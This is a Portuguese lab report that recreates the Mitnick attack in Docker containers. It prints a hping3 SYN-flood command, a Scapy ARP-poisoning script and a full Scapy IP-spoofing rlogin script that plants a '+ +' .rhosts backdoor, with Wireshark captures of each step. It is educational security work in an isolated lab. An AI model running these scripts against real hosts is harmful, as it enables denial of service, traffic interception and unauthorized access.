O Ataque de Mitnick - Simulação com o uso de Docker, Wireshark, Hping3 e Scapy

Mateus Silva

1 de fevereiro de 2024

Conteúdo

1 Introdução

Com base na história do "Ataque Mitnick", que é considerado um dos mais famosos da história da segurança cibernética, o objetivo deste projeto é simular e compreender os mecanismos utilizados para executar esse tipo de ataque.

Em particular, serão utilizados dois tipos de técnicas: um ataque *SYN flood* para derrubar o servidor confiável e um *ARP spoofing* para interceptar o tráfego de rede e redirecioná-lo para o atacante. Para a criação desses ataques, serão utilizadas as ferramentas Hping3 e Scapy, que permitirá a manipulação de pacotes de rede.

Para a simulação do ataque, serão criadas três máquinas virtuais usando a ferramenta Docker. Através do monitoramento do tráfego de rede entre essas máquinas usando o Wireshark, será possível avaliar o impacto do ataque e a eficácia das técnicas utilizadas.

Com este projeto, espera-se não apenas adquirir conhecimento sobre o "Ataque Mitnick"e seus mecanismos, mas também obter uma compreensão mais profunda da segurança cibernética e das práticas recomendadas para proteger sistemas e redes contra ataques maliciosos.

Para a replicação do projeto, acesse o repositório GitHub.

2 Desenvolvimento

2.1 Criação do Docker

Para este projeto, foram criados três contêineres do Ubuntu 20.04 no Docker(versão 23.0.3): um para o servidor confiável, outro para o atacante e um último para o terminal X. A criação dos contêineres foi feita utilizando o Docker Compose, uma ferramenta que permite a criação e configuração de múltiplos contêineres simultaneamente. Todos os contêineres foram configurados para estarem na mesma sub-rede IP 10.9.0.0, com a seguinte disposição:

- Servidor confiável: 10.9.0.6
- Terminal X: 10.9.0.5
- Atacante: 10.9.0.1

Os contêineres foram equipados com o rsh-redone, que é uma implementação atualizada do rsh original. É importante destacar que as melhorias significativas em segurança desde o incidente de Mitnick tornaram esse tipo de ataque menos provável de acontecer atualmente. Embora ainda seja possível simular um ataque semelhante usando o rsh-redone, isso se tornou mais difícil graças a medidas de segurança que dificultam o *SYN flood*.

Ao configurar os contêineres sobre a mesma sub-rede IP o monitoramento utilizando-se o Wireshark foi mais simples. Como se pode ver na Figura 1, todo trafego envolvendo os *contêineres* estão na mesma sub-rede *"Adresses 10.9.0.1"*.

2.2 Monitoramento

Segundo o Centro Nacional de Segurança Cibernética (NCSC) do Reino Unido, todo ataque virtual tem início com um passo fundamental: o monitoramento [UK23]. Kevin Mitnick utilizou-se desse mesmo processo para obter informações e acesso ao computador de Tsutomu Shimomura no Natal de 1994. A escolha dessa data não foi aleatória, pois Mitnick precisava que Shimomura não estivesse utilizando seu computador para acessar o Terminal X, a fim de garantir o sucesso do ataque.

O monitoramento do tráfego de rede nessa simulação foi feito a partir da máquina do atacante, que esta na mesma rede que os outros dispositivos para simplificar o ataque. Mitnick, através desse mesmo processo de monitoramento, conseguiu determinar o comportamento do gerador de número de sequência do protocolo TCP e também que existia uma relação de confiança entre o Terminal X e o servidor confiável. Sem essas informações, o ataque realizado contra Shimomura seria impraticável.

Por meio do uso do software Wireshark, é possível coletar informações a partir do registro capturado do processo de conexão conhecido como *three-way handshake*. Através da análise dos registros coletados, ilustrados na Figura 2, podemos constatar que houve o estabelecimento bem sucedido de uma conexão entre o servidor confiável e o Terminal X, sendo que a porta utilizada para essa conexão foi a 513.




Figura 1: Monitoramento dos contêineres com Wireshark




Figura 2: Registros do*Handshake*

2.3 *SYN flood* com hping3

Kevin Mitnick usou o ataque *SYN flood* para que o servidor confiável ficasse inacessível e assim ter acesso ao computador de Tsutomu Shimomura. O ataque funciona explorando uma vulnerabilidade no protocolo TCP/IP, que é usado para estabelecer conexões entre computadores na Internet. O ataque começa quando o invasor envia uma grande quantidade de solicitações SYN falsificadas para o servidor alvo, fazendo com que o servidor responda com um pacote SYN+ACK para cada solicitação. O invasor não responde a esses pacotes, deixando o servidor esperando por uma resposta que nunca chegará. Isso pode levar a uma sobrecarga do servidor e torná-lo inacessível para usuários legítimos.

```
hping3 --flood --rand-source -p 513 -S 10.9.0.6
```

O comando acima foi utilizado para montar pacotes SYN, forjando IPs aleatórios de origem para evitar a conexão completa e esconder a origem do atacante. A porta de destino configurada foi a 513, porque como mencionado anteriormente o RSH a utiliza para esse tipo de conexão. A opção -S"indica que o tipo de pacote enviado é um SYN. O --flood"indica para o Hping3 que se deve enviar uma "inundação"de pacotes para o IP alvo.

O registro do ataque utilizando o hping3 na Figura 3 mostra que foram criadas inúmeras tentativas de conexão na máquina alvo, o servidor confiável (10.9.0.6). Existem hoje alguns mecanismos que

podem impedir que esse ataque tenha sucesso, como o SYN Cookie. O SYN Cookie funciona da seguinte maneira: quando um servidor recebe uma solicitação SYN de um cliente, ele responde com um SYN+ACK normalmente, mas não aloca recursos para a conexão até que receba uma resposta ACK do cliente. Se o servidor receber uma resposta ACK do cliente, ele aloca recursos para a conexão e envia pacotes de dados para o cliente [Wik22]. Para essa simulação desativamos esse mecanismo com o seguinte comando na máquina confiável:




Figura 3: SYN flood com Hping3

```
sysctl -w net.ipv4.tcp_syncookies=0
```

2.4 Personificação da Máquina confiável

Neste ponto, já obtivemos informações suficientes para realizar um ataque de *SYN flood* contra a máquina confiável, tornando-a inacessível. Para simplificar o processo daqui em diante, podemos desativar o contêiner da máquina confiável, uma vez que esse tipo de ataque produz o mesmo efeito de "desligamento"da máquina alvo.

2.4.1 ARP poisoning

ARP poisoning é um tipo de ataque em que um invasor envia mensagens falsas do protocolo ARP para uma rede local. O objetivo é fazer com que outros dispositivos na rede associem o endereço MAC do invasor ao endereço IP de outro dispositivo, como o gateway padrão. Isso permite que o invasor intercepte o tráfego destinado a esse dispositivo [Wik23a].

Nós utilizamos esse método para roubar pacotes de dados que passam pela rede local. Para isso foi criado um programa utilizando o Scapy, para enviar pacotes ARP forjados para o alvo, para então contaminar a sua tabela ARP:

```
from scapy.all import *
import time

def spoofarpcache(targetip, targetmac, sourceip):
    spoofed= ARP(op=2 , pdst=targetip, psrc=sourceip, hwdst= targetmac)
    send(spoofed, verbose= False)

def main():
```

```
    try:
        print ("Sending spoofed ARP responses")
        my_mac = get_if_hwaddr(conf.iface)
        while True:
            spoofarpcache("10.9.0.5", my_mac, "10.9.0.6")
            print (f"Hey there! I'm 10.9.0.6 at ", my_mac)
            time.sleep(1.5)
    except KeyboardInterrupt:
        print ("ARP spoofing stopped")
        quit()

if __name__=="__main__":
    main()
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
2	1.535791496	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
3	3.095953638	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
4	4.647939027	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
5	5.449877514	02:42:bc:43:5e:32	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
6	5.449891645	02:42:0a:09:00:05	02:42:bc:43:5e:32	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
7	5.469718083	10.9.0.6	10.9.0.5	TCP	54	1023 → 513 [SYN] Seq=0 Win=8192 Len=0
8	5.469768011	10.9.0.5	10.9.0.6	TCP	58	513 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9	5.469794537	10.9.0.1	10.9.0.5	ICMP	86	Redirect (Redirect for host)
10	5.469807603	10.9.0.5	10.9.0.6	TCP	58	[TCP Out-Of-Order] 513 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11	5.504161964	10.9.0.6	10.9.0.5	TCP	54	1023 → 513 [ACK] Seq=1 Ack=1 Win=8192 Len=0
12	6.188359885	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
13	7.746311647	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
14	9.303931041	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
15	10.585122174	02:42:bc:43:5e:32	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
16	10.847740249	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
17	11.605138168	02:42:bc:43:5e:32	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
18	12.383773242	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
19	12.629126036	02:42:bc:43:5e:32	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
20	13.040469350	10.9.0.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
21	13.943798024	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
22	14.040709010	10.9.0.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
23	15.042191405	10.9.0.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
24	15.475963677	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
25	16.045976984	10.9.0.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
26	17.015756915	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
27	18.551676874	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
28	20.095760710	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
29	21.631721104	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
30	23.171950920	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
31	24.723768606	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32
32	26.255783557	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:bc:43:5e:32

Figura 4: ARP poisoning e primeiro SYN com IP spoofing

Como pode ser visto na Figura 4, os pacotes ARP poisoning estão sendo enviados. A partir do Terminal X podemos executar o comando *arp -a* para verificar se o ataque teve sucesso.

```
root@1b059a1f8c67:/# arp -a
mateus-MS-7A15 (10.9.0.1) at 02:42:bc:43:5e:32 [ether] on eth0
? (10.9.0.6) at 02:42:bc:43:5e:32 [ether] on eth0
root@1b059a1f8c67:/#
```

Podemos observar pela saída do comando *"arp -a"* que os endereços IP 10.9.0.1 (Atacante) e 10.9.0.6 (Servidor Confiável) possuem o mesmo endereço MAC na tabela ARP do Terminal X. Isso indica que o envenenamento da tabela ARP foi bem-sucedido. No entanto, é importante continuar enviando pacotes ARP, conforme mostrado na Figura 4, para evitar que o cache ARP do Terminal X seja "curado".

2.4.2 IP Spoofing

IP spoofing é a criação de pacotes do Protocolo de Internet (IP) com um endereço IP de origem falso, com o objetivo de se passar por outra máquina. O protocolo básico para enviar dados pela Internet e muitas outras redes de computadores é o Protocolo de Internet (IP). O protocolo especifica que cada pacote deve ter um cabeçalho que contém (entre outras coisas) o endereço do remetente. O endereço IP de origem normalmente é o endereço de onde o pacote foi enviado, mas o endereço do remetente no cabeçalho pode ser alterado, de modo que para o destinatário pareça que o pacote veio de outra fonte [Wik23c].

Para compreender melhor o processo de acesso ao Terminal X e realizar o *IP spoofing* com o Scapy, é possível utilizar os registros capturados durante a fase de monitoramento (conforme ilustrado na Figura 2). Nas primeiras 3 linhas é realizado o protocolo de conexão IP/TCP (*Handshaking Protocol*). A simulação desse comportamento é relativamente simples, como podemos ver no código abaixo. A execução da conexão IP/TCP com pacotes forjados pode ser vista nos registros 7, 8 e 11 da Figura 4.

```python
#!/usr/local/bin/python
from scapy.all import *

src = "10.9.0.6"
dst = "10.9.0.5"
sport = 1023
dport = 513

# Constroe o pacote SYN
ip=IP(src=src, dst=dst)
SYN=TCP(sport=sport,dport=dport,flags='S',seq=1000)
SYNACK=sr1(ip/SYN)

# Responde o ultimo ACK para completar a conexao
ACK=TCP(sport=sport, dport=dport, flags='A', seq=SYNACK.ack, ack=SYNACK.seq + 1)
send(ip/ACK)

...
```




Figura 5: Rlogin *"Start Handshake"* pacote

Na quarta linha do registro (Figura 2), é possível observar o envio de um pacote "Rlogin" com a descrição *"Start Handshake"*, cujo objetivo é iniciar uma conexão remota com Terminal X. Rlogin é a ferramenta utilizada pelo RSH para estabelecer uma conexão entre dois dispositivos [Wik23b]. Observando o pacote com mais atenção (Figura 5) pode se ver como o pacote para esse conexão pode ser montado. Será necessário uma *flag 0x00* do campo *"Client startup flag"* e as informações de usuário que são enviadas no campo *"User Info"*. Esse pacote pode ser montado dessa maneira com o Scapy:

```python
...
# Envia Rlogin - Start Handshake
data = "seed\000seed\000xterm/38400\000"
flag = "\00"
PA=TCP(sport=sport, dport=dport, flags='PA', seq=SYNACK.ack, ack=SYNACK.seq + 1)
ACKLOGIN = sr1(ip/PA/flag/data, verbose=0)

# Envia ACK para confirmacao do Rlogin
ACK=TCP(sport=sport, dport=dport, flags='A', seq=1000, ack=ACKLOGIN.seq + 1)
send(ip/ACK)
...
```

Os pacotes 5 e 6 são as respostas do Terminal X a esse pedido de conexão feito através do pacote Rlogin. Já o pacote 7 é o ACK de confirmação enviado pelo código descrito acima. A partir desse ponto

podemos enviar comandos livremente para o Terminal X. Com o seguinte pacote podemos finalmente abrir um *backdoor* para não precisar executar o ataque novamente, para isso vamos montar um pacote baseando se no registro 21 da Figura 2. O pacote fica assim:

```
...
# Abre o backdoor no Terminal X
commando = "echo ++ > .rhosts \r"
ACK=TCP(sport=sport, dport=dport, flags='AP', seq=ACKLOGIN.ack, ack=ACKLOGIN.seq + 1)
send(ip/ACK/commando)
```


Seguindo esses passos podemos enfim abrir um backdoor e acessar o Terminal X de qualquer endereço IP. O seguinte código é a junção de todos o processo do *IP spoofing*:

```
#!/usr/local/bin/python
from scapy.all import *

src = "10.9.0.6"
dst = "10.9.0.5"
sport = 1023
dport = 513

# Constroe o pacote SYN
ip=IP(src=src, dst=dst)
SYN=TCP(sport=sport,dport=dport,flags='S',seq=1000)
SYNACK=sr1(ip/SYN)

# Responde o ultimo ACK para completar a conexao
ACK=TCP(sport=sport, dport=dport, flags='A', seq=SYNACK.ack, ack=SYNACK.seq + 1)
send(ip/ACK)

# Envia Rlogin - Start Handshake
data = "seed\000seed\000xterm/38400\000"
flag = "\00"
PA=TCP(sport=sport, dport=dport, flags='PA', seq=SYNACK.ack, ack=SYNACK.seq + 1)
ACKLOGIN = sr1(ip/PA/flag/data, verbose=0)

# Envia ACK para confirmacao do Rlogin
ACK=TCP(sport=sport, dport=dport, flags='A', seq=1000, ack=ACKLOGIN.seq + 1)
send(ip/ACK)

# Abre o backdoor no Terminal X
commando = "echo ++ > .rhosts \r"
ACK=TCP(sport=sport, dport=dport, flags='AP', seq=ACKLOGIN.ack, ack=ACKLOGIN.seq + 1)
send(ip/ACK/commando)
```

A Figura 6 ilustra a execução do script desenvolvido para abrir o backdoor. É possível observar que a conexão TCP é estabelecida (registros 15, 16 e 19), um shell remoto é criado com o Rlogin (registros 20-28) e, posteriormente, o backdoor é aberto através do comando "echo + +..." (registro 30).

O sucesso da abertura do *backdoor* pode ser confirmado ao observar o arquivo ".rhosts" no Terminal X. Conforme demonstrado na saída do terminal abaixo, o arquivo ".rhosts" contém o "+ +", indicando que todos os IPs que tentarem se conectar ao Terminal X serão tratados como máquinas confiáveis a partir de agora.

```
seed@1b059a1f8c67:~$ cat .rhosts
+ +
seed@1b059a1f8c67:~$
```



15	13.859622885	10.9.0.6	10.9.0.5	TCP	54 1023 → 513 [SYN] Seq=0 Win=8192 Len=0
16	13.859702274	10.9.0.5	10.9.0.6	TCP	58 513 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
17	13.859747860	10.9.0.1	10.9.0.5	ICMP	86 Redirect (Redirect for host)
18	13.859774951	02:42:bc:43:5e:32	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.1
19	13.921630951	10.9.0.6	10.9.0.5	TCP	54 1023 → 513 [ACK] Seq=1 Ack=1 Win=8192 Len=0
20	13.962662182	10.9.0.6	10.9.0.5	Rlogin	77 Start Handshake
21	13.962722778	10.9.0.5	10.9.0.6	TCP	54 513 → 1023 [ACK] Seq=1 Ack=24 Win=64217 Len=0
22	13.967199211	10.9.0.5	10.9.0.6	Rlogin	55 Startup info received
23	13.969580543	10.9.0.5	10.9.0.6	Rlogin	55 Control Message (Window size request)
24	13.969751360	10.9.0.5	10.9.0.6	Rlogin	55 Control Message (Window size request)
25	14.002877863	10.9.0.5	10.9.0.6	Rlogin	465 Data: Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-69-generic x86_64)\r\n\r\n * Documentation:
26	14.004039570	10.9.0.5	10.9.0.6	Rlogin	119 Data: Last login: Tue Apr 18 21:04:52 UTC 2023 from 10.9.0.6 on pts/2\r\n
27	14.022883084	10.9.0.5	10.9.0.6	Rlogin	75 Data: seed@1b059a1f8c67:~$
28	14.025615933	10.9.0.6	10.9.0.5	TCP	54 1023 → 513 [ACK] Seq=0 Ack=2 Win=8192 Len=0
29	14.025656712	10.9.0.5	10.9.0.6	TCP	54 [TCP Dup ACK 21#1] 513 → 1023 [ACK] Seq=501 Ack=24 Win=64217 Len=0
30	14.090442066	10.9.0.6	10.9.0.5	Rlogin	74 Data: echo + + > .rhosts \r
31	14.091255887	10.9.0.5	10.9.0.6	Rlogin	75 Data: echo + + > .rhosts \r\n
32	14.092235311	10.9.0.5	10.9.0.6	Rlogin	75 Data: seed@1b059a1f8c67:~$
33	14.382612397	10.9.0.5	10.9.0.6	TCP	574 [TCP Retransmission] 513 → 1023 [PSH, ACK, URG] Seq=2 Ack=44 Win=64197 Urg=2 Len=520
34	14.862592617	02:42:bc:43:5e:32	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.1
35	14.958581943	10.9.0.5	10.9.0.6	TCP	574 [TCP Retransmission] 513 → 1023 [PSH, ACK, URG] Seq=2 Ack=44 Win=64197 Urg=2 Len=520
36	15.391391420	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:bc:43:5e:32
37	15.886575744	02:42:bc:43:5e:32	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.1
38	16.082546430	10.9.0.5	10.9.0.6	TCP	574 [TCP Retransmission] 513 → 1023 [PSH, ACK, URG] Seq=2 Ack=44 Win=64197 Urg=2 Len=520
39	16.910619802	10.9.0.1	10.9.0.5	ICMP	86 Destination unreachable (Host unreachable)
40	16.910646627	10.9.0.1	10.9.0.5	ICMP	82 Destination unreachable (Host unreachable)
41	16.910659367	10.9.0.1	10.9.0.5	ICMP	83 Destination unreachable (Host unreachable)
42	16.910672856	10.9.0.1	10.9.0.5	ICMP	83 Destination unreachable (Host unreachable)
43	16.910684126	10.9.0.1	10.9.0.5	ICMP	83 Destination unreachable (Host unreachable)
44	16.910696478	10.9.0.1	10.9.0.5	ICMP	493 Destination unreachable (Host unreachable)
45	16.929184159	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:bc:43:5e:32
46	17.198603644	10.9.0.5	10.9.0.6	TCP	574 [TCP Retransmission] 513 → 1023 [PSH, ACK, URG] Seq=2 Ack=44 Win=64197 Urg=2 Len=520
47	17.198636207	02:42:bc:43:5e:32	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.1
48	18.222609988	02:42:bc:43:5e:32	Broadcast	ARP	42 Who has 10.9.0.6? Tell 10.9.0.1
49	18.477128046	02:42:bc:43:5e:32	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:bc:43:5e:32

Figura 6: Registros da abertura do backdoor

2.5 Acesso ao terminal X

Agora que o *backdoor* foi instalado é possível fazer a conexão direto do Atacante (10.9.0.1), como pode ser visto na Figura 7. O registro do wireshark desse login pode ser visto também na Figura 8.




Figura 7: Login no Terminal X a partir da máquina do Atacante




Figura 8: Registro do wireshark do login feito da máquina do Atacante

3 Conclusão

